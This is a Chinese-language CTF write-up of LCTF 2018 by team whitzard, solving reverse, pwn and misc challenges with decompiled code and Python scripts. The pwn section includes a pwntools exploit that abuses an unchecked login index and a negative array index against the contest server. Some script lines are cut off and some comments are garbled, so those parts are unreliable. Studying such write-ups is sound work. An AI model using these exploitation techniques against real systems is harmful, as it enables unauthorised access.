LCTF 2018 Writeup -- whitzard

dotsu / 2018-11-19 12:00:00 / 浏览数 3748 安全技术 CTF 顶(0) 踩(0)

LCTF2018 wp by whitzard

做的基本都是rev/misc，欢迎交流qq:859630472

Reverse

拿去签到吧朋友

放出来的第一道reverse，说是签到`This is the simplest reverse problem`，实际上却比较恶心...
首先题目有反调`sub_401323`，把ida等字符串替换掉即可。
然后可以看到`sub_401451`对`sub_401E79`做了异或，不过异或完了函数也还是不对，于是先看main函数逻辑：

```
scanf("%s");
 if ( strlen(&input) != 36 )
 {
   print("error\n", (unsigned int)&input);
   exit(0);
 }
 root = 0;
 for ( i = 0; i < strlen(&input); ++i )
 {
   root = (int *)tree_insert((node *)root, flag_64[i - 64]);
   ++v10;
 }
 idx = 0;
 pre_order_traversal((node *)root);
 Size = strlen(Str);
 memset(Str, 0, Size);
 check1(travser_val);
 idx = 0;
 post_order_traversal((node *)root);
 check2();
 print("congratulation.\n", v5);
```

其中几个函数都是二叉树的操作，先把input插到二叉查找树里，然后做一个先序遍历，对得到的序列做一个check，然后再做一个后序遍历，再做另一个check，树节点最好

```
00000000 node            struc ; (sizeof=0x10, mappedto_14)
00000000 val             dd ?
00000004 num             dd ?
00000008 left            dd ?
0000000C right           dd ?
00000010 node            ends
```

check1里用了一种加密算法加密了先序遍历序列`sub_4018f0`，然后做了一个矩阵乘法`sub_40195a`

可以先把矩阵乘法还原，求个逆，乘回去即可，得到的就是加密后的序列:

```
119.0000   175.0000   221.0000   238.0000    92.0000   171.0000
203.0000   163.0000    98.0000    99.0000    92.0000    93.0000
147.0000    24.0000    11.0000   251.0000   201.0000    23.0000
70.0000    71.0000   185.0000    29.0000   118.0000   142.0000
182.0000   227.0000   245.0000   199.0000   172.0000   100.0000
52.0000   121.0000     8.0000   142.0000    69.0000   249.0000
```

（注意最终比较函数`sub_40142a`里还有最后四个byte）

这个加密算法是DES，但是比赛时没有搜到，于是自己写的解密，过程非常痛苦：（扩展后的密钥key.bin是从内存dump出来的）

```
m=[119, 175, 221, 238, 92, 171,
203, 163, 98, 99, 92, 93,
147, 24, 11, 251, 201, 23,
70, 71, 185, 29, 118, 142,
182, 227, 245, 199, 172, 100,
```

```
52, 121, 8, 142, 69, 249,
0x73,0x3c,0xf5,0x7c]

key=map(ord,open('key.bin','rb').read() )

def itob(i):
   return bin(i).replace('0b','').rjust(8, '0')

fin_bits = map(lambda x:ord(x)-ord('0'), ''.join(map(itob,m)) )

def switch_rev(bits, swt, len):
   ret = [0]*len
   for i in range(len):
       if ret[swt[i]-1 ] != 0 and ret[swt[i]-1 ] != bits[i]:
           print 'err'+i
       ret[swt[i]-1 ] = bits[i]
   return ret

def switch(bits, swt, len):
   ret = [0]*len
   for i in range(len):
       ret[i] = bits[swt[i]-1]
   return ret

def bit_xor(a, b, len):
   ret = [0]*len
   for i in range(len):
       if a[i] != b[i]:
           ret[i] = 1
   return ret

def gen_from_map(s):
   ret=''
   for j in range(8):
       l = s[j*6 : (j+1)*6]
       idx = 32*l[0]+16*l[5]+64*j+8*l[1]+4*l[2]+2*l[3]+l[4]
       ret += bin(big_map[idx]).replace('0b','').rjust(4, '0')
   return map(lambda x:ord(x)-ord('0'),ret)

def e(a, i):
   key_bits = key[i*48 : (i+1)*48]
   b = switch(a, swt_key0, 48)
   b = bit_xor(b, key_bits, 48)
   b = gen_from_map(b)
   b = switch(b, swt_key1, 32)
   return b

swt_1=[0x28, 0x08, 0x30, 0x10, 0x38, 0x18, 0x40, 0x20, 0x27, 0x07, 0x2F, 0x0F, 0x37, 0x17, 0x3F, 0x1F, 0x26, 0x06, 0x2E, 0x0E,
swt_0=[0x3A, 0x32, 0x2A, 0x22, 0x1A, 0x12, 0x0A, 0x02, 0x3C, 0x34, 0x2C, 0x24, 0x1C, 0x14, 0x0C, 0x04, 0x3E, 0x36, 0x2E, 0x26,
swt_key0=[0x20, 0x01, 0x02, 0x03, 0x04, 0x05, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0C, 0x
swt_key1=[0x10, 0x07, 0x14, 0x15, 0x1D, 0x0C, 0x1C, 0x11, 0x01, 0x0F, 0x17, 0x1A, 0x05, 0x12, 0x1F, 0x0A, 0x02, 0x08, 0x18, 0x
big_map=[0x0E, 0x04, 0x0D, 0x01, 0x02, 0x0F, 0x0B, 0x08, 0x03, 0x0A, 0x06, 0x0C, 0x05, 0x09, 0x00, 0x07, 0x00, 0x0F, 0x07, 0x0

def dec_8bytes(x):
   x=switch_rev(x, swt_1, 64)
   a = x[:32]
   b = x[32:]
   a = bit_xor(a, e(b, 15), 32)
   j=14
   while j >= 0:
       t = a
       a = bit_xor(b, e(a, j), 32)
       b = t
       j-=1
   x = switch_rev(a+b, swt_0, 64)
   return x

out=''
for i in range(0, 36, 8):
```

```
   x = fin_bits[i*8:(i+8)*8]
   res = dec_8bytes(x)
   out+=hex(int(''.join(map(str,res)),2))[2:-1].decode('hex')
l=[0,1,14,12,17,18,19,27,28,2,15,20,31,29,30,16,13,5]
flag = ''
for i in l:
   flag+=out[i]

# second part
l=[19,18,5,7,17,1,0,20,6,29,28,27,15,16,4,3,2,32]
x=[0x7C, 0x81, 0x61, 0x99, 0x67, 0x9B, 0x14, 0xEA, 0x68, 0x87, 0x10, 0xEC, 0x16, 0xF9, 0x07, 0xF2, 0x0F, 0xF3, 0x03, 0xF4, 0x3
for i in range(len(x)):
   for j in[0,2,4,6]:
       x[i] ^= 1 << (j + i % 2)
s = ''.join(map(chr,x))
for i in l:
   flag+=s[i]
print flag
```

得到序列之后sub_401acc函数中检查了一部分字符在序列中的位置，于是可以还原出flag的前半段。

然后看第二个check，sub_401d90函数里用flag的和作为种子对sub_401E79函数做了异或脱壳，然后就可以直接运行。这里我们不知道flag的和，但是大体范围可以算出

```
#include <cstdio>
#include <iostream>
#include <cstring>
using namespace std;
int main()
{
   unsigned char data[119] = {
       0xCE, 0x35, 0x95, 0x6C, 0xCA, 0x77, 0x84, 0xB8, 0xE7, 0xE7, 0xC5, 0xB1, 0x0D, 0xAC, 0x40, 0x4B,
       0x80, 0x3A, 0x83, 0x25, 0x6D, 0xC0, 0xB0, 0xBA, 0x44, 0x97, 0x23, 0x28, 0x81, 0x50, 0xE0, 0x1B,
       0x76, 0x9F, 0x6B, 0xE1, 0xA4, 0xE3, 0x71, 0x3B, 0x20, 0xA4, 0x10, 0x70, 0x19, 0x1E, 0x6D, 0x35,
       0x6D, 0xAB, 0x3B, 0x22, 0x5A, 0xFA, 0x4A, 0x0C, 0x39, 0x3B, 0xD8, 0x04, 0x21, 0xAC, 0x68, 0x09,
       0x6C, 0x57, 0x03, 0x69, 0x14, 0xDA, 0x81, 0x80, 0x9D, 0xA6, 0x9E, 0x60, 0x4A, 0x5D, 0xB6, 0xF9,
       0x25, 0x20, 0x76, 0x38, 0x5B, 0x0D, 0x68, 0xF0, 0x30, 0x3F, 0xA1, 0x2D, 0x2C, 0x6E, 0xA9, 0x57,
       0x45, 0x5B, 0x8F, 0xC5, 0x0F, 0x71, 0xF3, 0xF3, 0x99, 0xBD, 0x35, 0x59, 0x94, 0x7F, 0xA0, 0x5D,
       0xA0, 0x76, 0xD7, 0xA1, 0x71, 0xF3, 0x04
   };
   for(int i = 1152; i < 4300; i++)
   {
       srand(i);
       for(int j=0; j<119;j++)
       {
           unsigned char r = rand() & 0xff;
           unsigned char result = r^data[j];
           if(j==0)
               if(result != 0x55)
                   break;
               else
                   printf("\n%d\n", i);
           printf("%2x ",result);
       }

   }
}
```

其中有一个55 89开头的看起来很像一个正常函数（里面有几段00 00 00），替换掉原函数重新反编译：

```
int *sub_401E79()
{
 int *result; // eax
 signed int j; // [esp+0h] [ebp-10h]
 int i; // [esp+4h] [ebp-Ch]

 result = (int *)&loc_401E88;
 for ( i = 0; i <= 35; ++i )
 {
   for ( j = 0; j <= 6; j += 2 )
     byte_40B610[i] ^= 1 << (j + i % 2);
```

```
   result = &i;
 }
 return result;
}
```

可以看到就是对后序遍历的序列做了个简单的变换。
之后sub_401ef0函数会对变换后的值进行比较，然后sub_401f3c函数会判断剩下部分字符在序列中的位置，于是可以还原flag剩下的部分。

运行之前的脚本，得到flag：LCTF{this-RevlrSE=^V1@Y+)fAxyzXZ234}

easyvm

vm题先找vm代码，从main函数中看到三个数据unk_603080,unk_6030E0和
unk_6031A0，猜测就是vm代码，它们被传入sub_4009D2函数进行解释。

其中sub_401502函数里有大量case判断，基本可以确定为vm代码解释器，每个case对应一个opcode。

根据opcode解释函数大体还原vm用到的struct：

```
00000000 vm_obj          struc ; (sizeof=0x48, mappedto_8)
00000000 reg0            dq ?
00000008 reg1            dq ?
00000010 reg2            dq ?
00000018 reg3            dq ?
00000020 reg4_flag       dq ?
00000028 datas           dq ?                    ; offset
00000030 input           dq ?                    ; offset
00000038 field_38        dq ?
00000040 _sp             dq ?
00000048 vm_obj          ends
```

然后开始看vm代码，要注意，为了快速解决vm题，定位关键代码是非常重要的。

首先第一段：

```
95, 30, 00, 1C, reg3 = 0x1c
97, 10, reg1 = input
9B, 10, cmp reg1 reg0
9E, 05, jz +5
94, 30, reg3--
99, input++
A1, 09, jmp -09
9B, 32, cmp reg2 reg3
9F, 04, jnz 4
95, 00, 00, 01, A3
```

翻译了几句就可以看出这段代码基本就是判断了input长度，没有做实质性的工作

再来看第二段：

```
92, 00, reg0 = reg4
9F, 01, jnz 1
A3,
95, 00, 00, 80, reg0 = 0x80
95, 20, 00, 3F, reg2 = 0x3f
95, 30, 00, 7B, reg3 = 0x7b
95, 40, 00, 1C, reg4 = 0x1c
97, 10, reg1 = in
8D, 12, reg1 *= reg2
8B, 13, reg1 += reg3
8F, 10, reg1 %= reg0
98, 10, 99, 94, 40, 87, 40, 92, 40, 9F, 01, A3, 8A, 40, A1, 16, A3, 00, 00
```

可以看到对input的每一位做了一个简单变换。

最后第三段代码：

```
92, 00, 9F, 01, A3,
86, 00, 3E, push 0x3e
86, 00, 1A, push 0x1a
86, 00, 56,
```

```
86, 00, 0D,
86, 00, 52,
86, 00, 13,
86, 00, 58,
86, 00, 5A,
86, 00, 6E,
86, 00, 5C,
86, 00, 0F,
86, 00, 5A,
86, 00, 46,
86, 00, 07,
86, 00, 09,
86, 00, 52,
86, 00, 25,
86, 00, 5C,
86, 00, 4C,
86, 00, 0A,
86, 00, 0A,
86, 00, 56,
86, 00, 33,
86, 00, 40,
86, 00, 15,
86, 00, 07,
86, 00, 58,
86, 00, 0F,
95, 00, 00, 00, reg0 = 0
95, 30, 00, 1C, reg3 = 0x1c
97, 10,  reg1 = in
8A, 20,  pop(reg2)
9B, 12, cmp reg1 reg2
9E, 01, A3, 99, 94, 30, 92, 30, 9F, 05, 95, 00, 00, 01, A3, A1, 15, A3
```

看到push了一堆常量，可以猜测出这就是变换后的flag，用来作比较。由于是一个一个pop出来的，注意写脚本输出的时候要反过来。

解题脚本：

```
l=[0x3E,0x1A,0x56,0x0D,0x52,0x13,0x58,0x5A,0x6E,0x5C,0x0F,0x5A,0x46,0x07,0x09,0x52,0x25,0x5C,0x4C,0x0A,0x0A,0x56,0x33,0x40,0x1
s=''
for i in range(len(l)):
   for j in range(32,128):
       if (j*0x3f+0x7b)%0x80 == l[i]:
           s+= chr(j)
print s[::-1]
```

想起「壺中的大银河 ~ Lunatic」

简单分析程序可以得知，输入的内容经过一系列编码，最终与一个值`IQURUEURYEU#WRTYIPUYRTI!WTYTE!WOR%Y$W#RPUEYQQ^EE`进行比较。

编码过程比较繁琐，可以动态调试几次，发现输入`LCTF{`开头的字符串，编码后
会得到`IQURUEURYE`开头的字符串，与最终结果前10位相同，因此可以猜测编码结果的每一位与输入的每一位是一一对应的，于是可以爆破。

这里我们patch程序，把失败时输出的`You have failed.`替换成编码后的输入，具体patch了两处：

第一处把函数参数改掉：
```
.text:00000000000038B1 lea rdi, [rbp+var_60]
```

第二处把打印字符串的偏移改掉：
```
.text:000000000000356A add rax, 0
```

然后逐位爆破：

```
from pwn import *

enc='IQURUEURYEU#WRTYIPUYRTI!WTYTE!WOR%Y$W#RPUEYQQ^EE'
flag='LCTF{'

def test(f):
   s = process('./maze_patched')
   s.recvuntil('Flag:\n')
   s.sendline(f)
       ret= s.recvline()
```

```
    s.close()
    return ret

def common(a, b):
    for i in range(len(a)):
        if a[i]!=b[i]:
            break
    return i

for k in range(19):
    for i in range(33, 127):
        full_flag = flag + chr(i) + '0'*(18-k)
        x=test(full_flag)
        print chr(i), full_flag, x, common(enc, x)
        if common(enc, x) >= 12+(2*k):
            flag += chr(i)
            print flag
            break
```

得到flag：LCTF{Y0ur_fl4g_1s_wr0ng}
虽然很像假的flag，但其实是真的...

想起「 Lunatic Game 」

题目提示■■■■■■■■Flag■

运行程序，发现是个扫雷游戏，而且每次雷的分布不一样。

在IDA中通过字符串引用，找到最终通关时调用的函数sub_4023C8，其中除了打印You win之外，还会调用一个函数输出flag，不过看起来比较复杂。

可以尝试在动态运行时强制把程序指针指过来，不过我怕环境会出问题，就patch了进入通关函数的check，即把sub_4021AC函数返回后的jz改为jnz，这样即使没有扫完全

然后运行游戏，扫一个雷即可通关，拿到一个flagLCTF{78928991111112611711086 78}，提交就过了.....

MSP430

MSP430架构，IDAProcessor Type改为MSP430。（但是IDA7.0打不开，只有6.8能打开，不知为何）

从保留的符号信息中可以看到enc_flag，RC4，keygen等，猜测就是生成了一个key，然后对flag进行RC4加密最后输出。

从main函数看起：

```
.text:0000C000 main:
.text:0000C000
.text:0000C000                  decd.w  SP
.text:0000C002                  mov.w   #5A80h, &120h
.text:0000C008                  clr.b   &56h
.text:0000C00C                  mov.b   &10FFh, &57h
.text:0000C012                  mov.b   &10FEh, &56h
.text:0000C018                  bis.b   #41h, &22h
.text:0000C01E                  bis.b   #41h, &21h
.text:0000C024                  call    #serial_init
.text:0000C028                  mov.w   #3A6h, R12
.text:0000C02C                  call    #keygen
.text:0000C030                  clr.w   &index
.text:0000C034                  jmp     $C$L12
```

其中比较关键的是keygen函数，传入的3A6即为key的地址：

```
.text:0000C296 keygen:
.text:0000C296
.text:0000C296                  and.b   #0C0h, &2Ah
.text:0000C29C                  bis.b   #3Fh, &2Fh
.text:0000C2A2                  mov.b   &28h, R15
.text:0000C2A6                  mov.b   R15, R13
.text:0000C2A8                  mov.w   R13, R14
.text:0000C2AA                  rla.w   R14
.text:0000C2AC                  add.w   R14, R13
.text:0000C2AE                  mov.b   R13, 4(R12)
.text:0000C2B2                  mov.w   R15, R14
.text:0000C2B4                  rla.b   R14
```

```
.text:0000C2B6                mov.b   R14, 5(R12)
.text:0000C2BA                mov.w   R15, R14
.text:0000C2BC                and.b   #74h, R14
.text:0000C2C0                rla.b   R14
.text:0000C2C2                mov.b   R14, 6(R12)
.text:0000C2C6                add.b   #50h, R15
.text:0000C2CA                mov.b   R15, 7(R12)
```

这里根据一个&28地址的值，生成了key的后4个byte。这个地址的值我没有找到，不过可能性不多，之后可以穷举所有可能值。只是key前4个byte还不知道。

不过数据段中可以看到：

```
.cinit:0000C408                .byte  4Ch ; L
.cinit:0000C409                .byte  43h ; C
.cinit:0000C40A                .byte  54h ; T
.cinit:0000C40B                .byte  46h ; F
.cinit:0000C40C                .byte  30h ; 0
.cinit:0000C40D                .byte  30h ; 0
.cinit:0000C40E                .byte  30h ; 0
.cinit:0000C40F                .byte  30h ; 0
```

于是可以猜测前四位即为LCTF，生成的4个byte替换掉0000。（用地址偏移也可以计算，不过比较繁琐，能猜就猜）

然后enc_flag中就进行了RC4加密：

```
.text:0000C036 enc_flag:
.text:0000C036                mov.w   #8, 0(SP)
.text:0000C03A                mov.w   &index, R15
.text:0000C03E                mov.w   #300h, R12
.text:0000C042                mov.w   #364h, R13
.text:0000C046                mov.w   #3A6h, R14
.text:0000C04A                call    #RC4_code
.text:0000C04E                clr.w   R15
.text:0000C050                jmp     $C$L9
```

参数R13为key，R14为flag，R15为长度。

加密之后的一段代码将密文转换为16进制输出。

于是我们可以枚举可能的key尝试解密（这里猜测key是可打印的，不过全试一遍也没差多少）：

```
enc='2db7b1a0bda4772d11f04412e96e037c370be773cd982cb03bc1eade'.decode('hex')
key='LCTF'

def rc4(data, key):
   x = 0
   box = range(256)
   for i in range(256):
       x = (x + box[i] + ord(key[i % len(key)])) % 256
       box[i], box[x] = box[x], box[i]
   x = y = 0
   out = []
   for char in data:
       x = (x + 1) % 256
       y = (y + box[x]) % 256
       box[x], box[y] = box[y], box[x]
       out.append(chr(ord(char) ^ box[(box[x] + box[y]) % 256]))
   return ''.join(out)

for i in range(256):
   k = [(i<<1)+i, i<<1, (i&0x74)<<1, i+0x50]
   k = map(lambda x:x&0xff, k)
   if all (i in range(32,128) for i in k):
       enc_key = key + ''.join(map(chr, k) )
       s = rc4(enc, enc_key)
       if all(ord(i) in range(32,128) for i in s):
           print s
```

运行得到flag：`LCTF{RC4_0N_MSP430_1S_E4sY!}`

PWN

pwn4fun

看到题目说明Maybe I should add this to misc才敢做...

大体逆了一下，就是一个打牌游戏，打赢后可以拿到一次printf的机会，但是玩家却永远打不赢bot：

```
while ( health > 0 || bot_health < 0 )
 {
   printf("-------turn %d-------\n", (unsigned int)++turn);
   my_turn();
   throw_card_overflow();
   puts("-------your turn is over-------");
   bot_turn();
 }
 if ( health <= 0 )
   puts("you lose!");
 else
   puts("you win!");
 if ( health > 0 )
 {
   puts("put the words you want to talk");
   __isoc99_scanf("%4s", &format);
   printf(&format, &format);
 }
```

可以看到要退出while循环，玩家生命必须小于0，因此无法触发最后一个if分支。

然后继续找其他漏洞，发现一个可以读文件的函数：

```
unsigned __int64 print_flag()
{
 int fd; // ST0C_4
 int v2; // [rsp+8h] [rbp-68h]
 int v3; // [rsp+8h] [rbp-68h]
 int v4; // [rsp+8h] [rbp-68h]
 char file[4]; // [rsp+10h] [rbp-60h]
 char buf[60]; // [rsp+20h] [rbp-50h]
 unsigned __int64 v7; // [rsp+68h] [rbp-8h]

 v7 = __readfsqword(0x28u);
 if ( !user_num )
 {
   file[1] = fl4g[1];
   file[2] = fl4g[2];
   file[3] = fl4g[3];
   v2 = 233;
   file[0] = 233 * fl4g[0];
   while ( v2 != 240 )
   {
     if ( file[0] & 1 )
     {
       file[0] = 3 * file[0] + 1;
       v2 *= 6;
     }
     else
     {
       file[0] /= 2;
       v2 = (v2 + 39) % 666;
     }
   }
   file[0] += 126;
   v3 = 233;
   file[2] *= 233;
   while ( v3 != 144 )
   {
     if ( file[2] & 1 )
     {
       file[2] = 3 * file[2] + 1;
       v3 *= 6;
     }
```

```
    else
    {
      file[2] /= 2;
      v3 = (v3 + 39) % 666;
    }
  }
  file[2] = (char)(211 * file[2] + 97) / 13;
  v4 = 233;
  file[3] *= 233;
  while ( v4 != 240 )
  {
    if ( file[3] & 1 )
    {
      file[3] = 3 * file[3] + 1;
      v4 *= 6;
    }
    else
    {
      file[3] /= 2;
      v4 = (v4 + 39) % 666;
    }
  }
  file[3] += 102;
  fd = open(file, 0);
  read(fd, buf, 0x3CuLL);
  puts("congrantualtions!");
  puts(buf);
 }
 return __readfsqword(0x28u) ^ v7;
}
```

但是要满足user_num为0，而这个user_num是在登录时赋值的：

```
unsigned __int64 signin()
{
 int i; // [rsp+Ch] [rbp-24h]
 char name[9]; // [rsp+10h] [rbp-20h]
 unsigned __int64 v3; // [rsp+28h] [rbp-8h]

 v3 = __readfsqword(0x28u);
 getchar();
 name[8] = 1;
 puts("input your name");
 __isoc99_scanf("%9s", name);
 for ( i = name[8]; i <= user_cnt; ++i )
 {
   if ( !strcmp(name, &users[24 * i]) )
   {
     printf("Welcome! %s\n", 24LL * i + 6304000);
     user_num = i;
     return __readfsqword(0x28u) ^ v3;
   }
 }
 puts("no such one!");
 login();
 return __readfsqword(0x28u) ^ v3;
}
```

其中user[0]初始为admin。可以看到i的初始值是玩家输入的name的第8位，
因此可以输入`admin\x00\x00\x00\x00`，即可使循环从0开始，同时strcmp通过，使user_num赋值为0。

本地测试可以读取`fl4g`文件，于是打远程，显示`f1ag{s0rry!there_i5_n0_id4_to_use.Now_y0u_know_what'5_thi5!}`，一脸懵逼，尝试提交也不正确，在这卡

最后发现在扔卡的函数里还有一个下标溢出：

```
idx = 0;
 if ( card_cnt > health )
 {
   puts("you have to throw you e_card!");
   throw_cnt = card_cnt - health;
```

```
  while ( 1 )
  {
    while ( idx < card_cnt )
    {
      switch ( cards[idx] )
      {
        case 97:
          printf("%d Attack ", (unsigned int)++idx);
          break;
        case 103:
          printf("%d Guard ", (unsigned int)++idx);
          break;
        case 112:
          printf("%d Peach ", (unsigned int)++idx);
          break;
      }
    }
    puts(&endl);
    puts("put the e_card number you want to throw");
    __isoc99_scanf("%d", &throw_id);
    if ( throw_id <= card_cnt && throw_id >= 0 ) \\■■id■0■■■cards[-1]=cards[0]
      break;
    puts("invalid input");
  }
  --card_cnt;
  while ( throw_id <= card_cnt )
  {
    cards[throw_id - 1] = cards[throw_id];
    ++throw_id;
  }
  idx = 0;
  if ( throw_cnt > 1 )
  {
    while ( 1 )
    {
      while ( idx < card_cnt )
      {
        switch ( cards[idx] )
        {
          case 'a':
            printf("%d Attack ", (unsigned int)++idx);
            break;
          case 'g':
            printf("%d Guard ", (unsigned int)++idx);
            break;
          case 'p':
            printf("%d Peach ", (unsigned int)++idx);
            break;
        }
      }
      puts(&endl);
      puts("put the e_card number you want to throw");
      __isoc99_scanf("%d", &throw_id);
      if ( throw_id <= card_cnt )\\■■■■>=0■■■■■■■■cards■■■■■■■■■■■■■■■■■■byte
        break;
      puts("invalid input");
    }
    --card_cnt;
    while ( throw_id <= card_cnt )
    {
      cards[throw_id - 1] = cards[throw_id];
      ++throw_id;
    }
  }
}
```

但是这又有什么用呢？观察了一下内存结构：

```
.bss:00000000006031F0 fl4g            dd ?
.bss:00000000006031F0
.bss:00000000006031F4
.bss:00000000006031F5
.bss:00000000006031F8 ; char cards[]
.bss:00000000006031F8 cards
```

发现cards前面就是读取的文件名，因此可以在一定程度上修改`fl4g`的值，比如fl4，fl，f，或者把卡片移过来。三种卡片分别是a，g和p，这时脑洞一下，真正的flag可能就

于是游戏策略就是选择血多的开局（这样基本不会死），第一张卡是a时就往前扔，一直扔到4的位置。运气好的话下一张是g就成了。

最终脚本：

```
from pwn import *
HOST = "212.64.75.161"
PORT = 2333
s = remote(HOST, PORT)
#s = process('./sgs')
context(arch='i386', os='linux', log_level='debug')

s.sendlineafter('game\n','')

for i in range(1):
   s.sendlineafter('p?\n', 'U')
   s.sendlineafter('name\n', str(i) )
   s.sendlineafter('nothing\n', '1')
   ss = s.recv()
   state=0
   sent=0
   while ss.find('lose') == -1:
       if ss.endswith('ass\n'):
           s.sendline('3')
           state=0
       elif ss.endswith('throw\n'):
           if state == 1 and afound == 1 and sent <= 4:
               state=0
               sent+=1
               s.sendline('-5')
           else:
               if ss.find('1 Attack') != -1:
                   s.sendline('0')
                   afound=1
               elif ss.find('2 Attack') != -1:
                   s.sendline('1')
               elif ss.find('3 Attack') != -1:
                   s.sendline('3')
               elif ss.find('4 Attack') != -1:
                   s.sendline('4')
               else:
                   s.sendline('1')
               state=1
       elif ss.find('want to guard') != -1:
           s.sendline('0')
           state=0
       ss = s.recv()
       print 's',ss
   s.sendline('1')

s.sendlineafter('p?\n','I')
s.sendlineafter('name\n','admin'+'\x00'*4)
s.interactive()
```

多运行几次即可得到flag：`LCTF{I5_TH1S_TRUE_FL4G?TRY_IT!}`
你要问我为什么print_flag里文件名经过那一串变换之后值没变，我只能告诉你我是猜的2333

MISC

签到题

题目告诉答案是整数，于是把-5到5都尝试提交一下，发现是-2

你会玩osu!么？

题目给了一个usb流量包，结合题目名字，猜测是数位板流量（为什么我这么熟练，因为我曾经也是个板子玩家啊啊）。

首先用tshark提取出usbdata，发现出现最多的格式是这样的：

```
02:e1:76:2b:e5:13:54:02:1a:00
```

其中第3和第5个byte变化幅度较小，第2和第4个byte变化幅度较大，可以猜测出是数位板的x y坐标，分别2个byte，小端。

```
02:e1:(76:2b)x■■:(e5:13)y■■:54:02:1a:00
```

之前在TJCTF做过一个类似的`turtle`，不过那道更麻烦一点，流量是手柄，只有摇杆的位置，没有绝对位置，用小乌龟画图比较方便。

而这道题有了绝对位置，可以直接画：


```
import turtle as t

t.screensize(2400, 2400)
t.setup(1.0, 1.0, 0, 0)
keys = open('usbdata.txt')
i=0
for line in keys:
   i+=1
   if len(line) == 30 and i>3000:
       a0 = int(line[6:8], 16)
       a1 = int(line[9:11], 16)
       x = a0+a1*256
       b0 = int(line[12:14], 16)
       b1 = int(line[15:17], 16)
       y = b0+b1*256
       press = int(line[21:23], 16)
       if x!=0 and y!=0:
           t.setpos(x/20-500,-y/20)
           if press > 2:
               t.pendown()
           else:
               t.penup()
```

一开始直接画，发现流量一开始的一大段轨迹都是没有意义的。
然后大多数时候笔没有接触板子，但是坐标还是被记录了，导致结果看起来比较乱。

因此猜测usbdata剩下的几个byte里，应该有一个（或多个）是记录笔压力的。粗暴地每个都试了一下，发现是倒数第三个byte：

```
02:e1:(76:2b)x■■:(e5:13)y■■:54:(02)■■:1a:00
```

然后试了几个阈值，超过阈值才画线，最后挑了一个效果最好的：



最后flag是`LCTF{OSU_1S_GUUUD}`。第二个下划线一开始没看出来，还是要多谢出题大佬的帮助orz。

想起「恐怖的回忆」

给了一个图片隐写工具的源代码、binary和隐写前后的两张图片。

代码简单看了一下，大概就是把数据用异或加密，然后写到图片red和green的lsb里。
从stegsolve里也可以看出red lsb和green lsb开头一段数据的存在：

因为用的是简单的异或加密，我们可以随便尝试加密一段文本找找规律，比如LCTF{adsf1234}，然后从stegsolve查看lsb：

```
f0ffcea9718b7a1c 66bac9b3d5d06d31  ....q.z. f.....m1
3b04a540108c4cad 2ef83a87017c1d02  ;..@..L. ..:..|..
```

然后修改一下，加密asdf{adsf1234}：

```
ddcffe89718b7a1c 66bac9b3d5d06d31  ....q.z. f.....m1
3b04a540108c4cad 2ef83a87017c1d02  ;..@..L. ..:..|..
```

发现只有前4个byte变了，而且`f0ffcea9^ddcffe89 = LCTF ^ asdf`！

因此我们就可以加密一大段\x00，用工具加密，提取出lsb，然后与output.png提取出来的lsb作异或，应该就能拿到flag了：

